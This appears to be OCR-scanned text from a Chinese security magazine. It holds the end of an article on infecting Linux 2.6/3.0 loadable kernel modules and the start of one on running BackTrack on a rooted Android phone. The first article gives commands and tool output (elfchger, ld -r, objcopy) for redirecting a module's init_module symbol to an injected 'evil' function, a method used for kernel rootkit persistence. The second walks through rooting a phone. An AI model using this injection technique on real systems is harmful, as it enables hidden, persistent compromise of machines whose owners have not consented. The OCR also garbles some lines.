文件对一个模块结构体进行了声明并部分初始化，此模块将存放到对象文件“.gnu.linkonce.this_module”段。此模块结构体的声明在“include/linux/module.h”定义。故当编译器自动产生一个 c 文件时，其总会使结构体中的.init 和.exit 域指向函数“init_module”、“cleanup_module”。然而，函数却没有在此文件中实现，相应的符号被声明为未定义。

```
        $ objdump -t orig.mod.o
        orig.mod.o:        file format elf32-i386
        SYMBOL TABLE:
```

```
    [...]
    00000000        *UND*    00000000 init_module
    00000000        *UND*    00000000
cleanup_module
```

在执行外部对象的链接时，编译器会借助module_init 和 module_exit 宏的别名实现映射。别名映射使得编译器轻易即可实现_this_module 对象的声明和填充。为了加载 LKM，借助用户级工具（如 insmod/modprobe 等）可调用sys_init_module()实现。

```
    SYSCALL_DEFINE3(init_module, void __user *,
umod,
                unsigned long, len, const char __user *,
uargs){
            struct module *mod;
            int ret = 0;
            ...
            /* Do all the hard work */
            mod = load_module(umod, len, uargs);
            ...
            /* Start the module */
            if (mod->init != NULL)
                    ret = do_one_initcall(mod->init);
            ...
    }
```

当 LKM 加载到内存时，load_module()函数将返回一个“struct module”对象指针。其中load_module 主要负责 ELF 文件的重定位，mod->init 变量值即__this_module 中的重定位值。

注意：由于__this_module 中存放了初始化函数指针如 init()，重定位完成后，mod-init()指向了 init_module() 内核影像，通过do_one_initcall()完成调用。

```
    int __init_or_module do_one_initcall(initcall_t fn){
            int count = preempt_count();
            int ret;
            if (initcall_debug)
                    ret = do_one_initcall_debug(fn);
//init_module()可被调用
            else
                    ret = fn();
//或者此处被调用
            msgbuf[0] = 0;
            ...
            return ret;
    }
```

2）重定位过程分析

前面提到过重定位机制由函数 load_module()完成，故借助“objdump -r orig.ko”可以找到相应的入口。

```
    ./orig.ko:      file format elf32-i386
```

```
    ...
    RELOCATION RECORDS FOR
[.gnu.linkonce.this_module]:
    OFFSET     TYPE              VALUE
    000000d4 R_386_32           init_module
    00000174 R_386_32           cleanup_module
```

由上面给出的内容可知，重定位打上了两个32bit 的相对地址补丁，如下：

```
    - (&.gnu.linkonce.this_module = &__this_module) + 0xd4
[patch #1];
    - (&.gnu.linkonce.this_module = &__this_module) + 0x174
[patch #2];
```

32bit 环境下重定位的入口即 Elf32_Rel 对象，定义可参考源码“/linux/include/elf.h”文件。注意：函数指针通过 ELF32_R_SYM 宏提供符号表的索引，如下：

```
    $ readelf -S ./orig.ko    | grep gnu.linkonce
     [10] .gnu.linkonce.thi PROGBITS       00000000 000240
000184 00   WA   0    0 32
     [11] .rel.gnu.linkonce REL            00000000 0007f8
000010 08      16   10   4
```

因为 gun.linkonce.this_module 提供了sruct module 的一个实例，其中存储了模块的名称并指向二进制文件中的初始化函数和清理函数的指针，故可以通过 grep gnu.linkonce 确认重定位段与段 10、段 11 相关。故 ELF32_R_SYM()将返回0x16（=22）作为一个重定位值，0x1b（=21）作为第二个重定位值。我们可以通过查看 orig.ko 模块文件的二进制结构进一步确认。

```
    $ readelf -s .orig.ko
    Symbol table '.symtab' contains 33 entries:
       Num:    Value   Size Type    Bind    Vis
Ndx Name
         0: 00000000     0 NOTYPE   LOCAL
DEFAULT   UND
        ...
        21: 00000040    25 FUNC     GLOBAL DEFAULT
2 cleanup_module
        22: 00000020    27 FUNC     GLOBAL DEFAULT
2 init_module
        ...
```

总之，LKM 的加载过程包含如下重要过程：内核执行符号重定位及相应的符号表更新。此时，init_module 和 cleanup_module 将得到一个内核空间地址。内核使用符号表索引对__this_module 打两次补丁。故 0xd4 就是init_module 在 module struct 中的偏移量，重定位的类型是 R_386_32，重定位的目标是上边符号表中的 22: 0x20（节中的偏移量） 27（大小）FUNC（该符号是函数） GLOBAL（全局）Default（可

见域)2(代表是 Index 为 2 的节)init_module(符号名)。所以 stuff 的手法无论如何修改.strtab 中的 init_module 变量值,最终重定位的目标还是索引 22。

2. 玩转 2.6.x/3.0x 内核的可加载内核模块

通过上面的分析可知,LKM 是一个重定位对象,其指针地址是根据相对地址即存放在 Elf32_Sym 结构体中的 st_value 域给出的。执行“objdump -t orig.ko”命令,可得知,evil 的相对地址为 0x00000040,init_module()和 init()的相对地址为 0x00000020。故,通过修改 init_module()偏移地址,使其等于 evil 对应的地址即可实现 evil()函数的调用。

此时,我们可以使用“elfchger”脚本修改 ELF 文件。脚本代码结构与 truff 给出的类似,格式如下:./elfchger -s [symbol] -v [value] <module_name>,其中,[value]表示[symbol]修改后的相对地址,如例子中的 init_module,即可执行“./elfchger -s init_module -v 00000040 orig.ko”实现 init_module 的重定位。

```
$ ./elfchger -s init_module -v 00000040 orig.ko
[+] Opening orig.ko file...
[+] Reading Elf header... >> Done!
[+] Finding ".symtab" section... >> Found at 0x77c
[+] Finding ".strtab" section... >> Found at 0x7a4
[+] Getting symbol' infos:
    >> Symbol found at 0x99c
    >> Index in symbol table: 0x16
[+] Replacing 0x00000020 with 0x00000040... done!
[+] Replacing 0x00000020 with 0x00000040... done!
```

加载上面的代码,弹出如下结果:[5733.929286] Init Inject! 类似于 truff 给出的注射手法,我们可以构造一个恶意的程序 evil.c,编译后使用“ld -r”命令将其链接到一个新的.ko 文件中。首先执行“ld -r orig.ko evil.ko -o new.ko”,将 orig.ko 和 evil.ko 链接成 new.ko,然后反编译 new.ko 文件,即执行“objdump -t new.ko”,获取 evil 的偏移地址 addr,最后通过“elfchger -f init_module -v addr new.ko”命令修改 init_module 地址,完成函数地址的恶意修改。

上面的分析似乎已经完全搞定了 LKM 的注射。但实际上,大多数 Linux 系统模块都与上面给出的例子存在一定的差异。下面的例子更加贴近实际。

```
static int init(void) {
    printk(KERN_ALERT "Init Original!");
    return 0;
}
static void clean(void) {
    printk(KERN_ALERT "Exit Original!");
    return;
}
module_init(init);module_exit(clean);
```

仍旧采用上面给出的方法,在上述 orig 模块内注入 evil 代码:

```
$ ld -r orig.ko evil.ko -o new.ko
$ sudo insmod new.ko
insmod: error inserting 'new.ko': -1 Unknown symbol in
module
...
[ 2737.539906] orig: Unknown symbol init (err 0)
```

从上面的执行结果来看,init 被系统认为是一个不可知的 symbol。为了进一步确认原因,我们可以借助命令“objdump -t new.ko”查看,内容如下:

```
00000020 l      F .text 0000001b init
...
00000040 g      F .text 00000020 evil
00000000 g      O .gnu.linkonce.this_module   00000174
__this_module
...
00000000          *UND*   00000000 init
```


输出的结果包含两个“init”symbols,其中一个未定义,意味着链接器并不会在 orig.ko 和 evil.ko 文件中正确执行链接操作。此时由于模块加载后系统内核会尝试搜索 init symbol,但由于其未定义,故模块加载失败。由上面的结果可知,init 函数的相对地址为 0x00000020,FUNC 类型绑定模式为 local。由于 orig.c 中的 init 声明为“static”,导致其绑定模式为 local(而前面给出的例子 init 对应的绑定类型为 global),从而缩减了 init 的定义范围。故为了使得链接器有效工作,将两个.ko 文件有效链接,就必须改变 init 的有效范围。

使用“objcopy”工具可以改变一个函数的绑定类型。事实上,“--globalize-symbol”选项可用来对某个特定的 symbol 类型进行修改,使其为 global 类型,即执行“objcopy --globalize-symbol=init ./orig.ko orig2.ko”命令。

3. 结论

本文针对 Linux 内核 2.6.x/3.0.x 给出一个

全新的 LKM 注射手法，由于 Linux2.6 内核模块子系统被重写，导致 truff 在 phrack#61 介绍的方法失效。Linux2.6.x 内核 symbol 的重定位不再需要.strtab 的参与，攻击目标需要从.strtab 节转向 gun.linkonce.this_module 重定位，通过修改init_module的相对地址，从而实现LKM的注射。



来自移动终端的新一代信息威胁技术探讨

图/文 Akast [N.S.T]

引言

时下各大 IT 厂商纷纷进军移动终端市场，随着智能手机和平板电脑等各种智能终端的发展，它们对数据的处理能力也日益强大，并且轻便易带，所以大有取代传统的个人电脑之趋势。这种发展趋势显然给我们的生活和工作都带来了很多好处，但不可置疑的是同时这也给我们的信息安全带来了新的威胁，手机短信被窃、手机话费被盗等新闻已经屡见不鲜了。

而本文要说的不是智能终端本身所遭受的威胁，而是通过智能移动终端向外部其他信息系统发起的攻击威胁。我们能够使用智能手机来打游戏，使用平板电脑来进行视频会议，当然也就能利用它们来进行黑客攻击行为。这样未来的黑客就不仅是呆在房间里的电脑前面了，而是可能随身带着某种智能终端到处游走，并且这些移动的攻击不仅仅是古老的 wardriving，在普通电脑上面能进行的黑客攻击操作都能在智能终端上面实现。

移动渗透测试平台

本文选择的渗透测试平台是 backtrack，这是国际上最为知名的信息安全专用操作系统。在 backtrack 系统里面可以开展信息搜集、漏洞扫描、漏洞利用、权限提升、维持访问等一系列的渗透测试操作，另外还可以进行电子取证、逆向工程、压力测试、报告编写等其他与信息安全相关的工作。

其前身是 Auditor Security Live CD，后来整合了 WHAX（先前的 Whoppix）而成。早期 backtrack 是基于 SLAX 的自启动运行光盘，从 backtrack 4 开始改为使用 Ubuntu 做基础平台了，其可以作为 live usb 或 live cd 使用。从 2006 年 backtrack 第一版面世到 2011 年发布的 backtrack5 R1 版本，已经发展了 6 年多的时间。

类似的操作系统还有 WiFiSlax、Wifiway、nUbuntu、SkyRidr、PHLAK、slitaz、mpentoo、NodeZero、REMnux、Security Onion、OWASP livecd、backbox 等，但是实际上有专业团队在维护和持续更新的就只有 backtrack，它也是目前唯一发布 ARM 平台下 IMG 镜像的操作系统，而目前绝大部分的智能手机或平板电脑都是基于 ARM（Advanced RISC Machines）处理器的，这是 Acorn 计算机有限公司面向低预算市场设计的第一款 RISC 微处理器,更早称为 Acorn RISC Machine。

backtrack 的 IMG 镜像都可以在这些使用 ARM 处理器的智能终端上面使用，如图 1 所示是在摩托罗拉 XOOM 平板电脑上面使用 backtrack，图 2 是在摩托罗拉智能手机上面使用 backtrack。下面就开始介绍在 Android 系统下安装使用 backtrack 的方法。




图 1




图 2

Android 系统提权

本文用来演示的手机是索爱 XPERIA X10i，要用它来安装 backtrack，先要获得 Android 系统的 Root 权限，提权原理也是用 Linux 内核提权漏洞来获得 Root 权限的。下面是手机的一些基本信息。

```
手机型号：X10i
Android 版本：2.3.3
基带版本：2.1.71
内核版本：2.6.29-00054-g5f01537
SEMCUser@SEMCHost #1
版本号：3.0.1.G.0.75
```

这里使用的提权工具是 SuperOneClickv2.2-ShortFuse，大家可以到工具官网 https://shortfuse.org下载。下面是提权的步骤。

（1）先要在电脑上安装手机的 USB 驱动，所以到索爱官网下载一个管理软件：http://dl-www.sonyericsson.com/cws/download/1/786/189/1320055975/Sony_Ericsson_PC_Companion_2.01.231_Web.exe，根据你的手机型号和电脑操作系统来选择相应的其他软件。

（2）到 https://shortfuse.org 下载最新版本的提权工具，名称是 SuperOneClick。

（3）把手机关机，取出手机中的 SD 卡，然后开机，选择手机的“设置”→“应用程序”→“开发”→“USB 调试”命令来关掉 USB 调试功能。

（4）手机使用 USB 连接电脑，打开 SuperOneClick，单击工具界面上的“Root”按钮。

（5）看到 SuperOneClick 出现两条信息：* daemon not running. starting it now on port 5037 *、* daemon started successfully *，这时再选择手机的“设置”→“应用程序”→“开发”→“USB 调试”命令来打开手机的 USB 调试功能，此时 SuperOneClick 就会自动开始提权操作了，如图 3 所示。




图 3

（6）我们回到手机上，登录 Android 的“电子市场”（Android Market），安装一款“终端模拟器”（Terminal Emulator）用来执行命令，当上面执行提权操作成功之后，我们就可以在“终端模拟器”里面使用 su 命令再转为 Root 权限了，如图 4 所示。

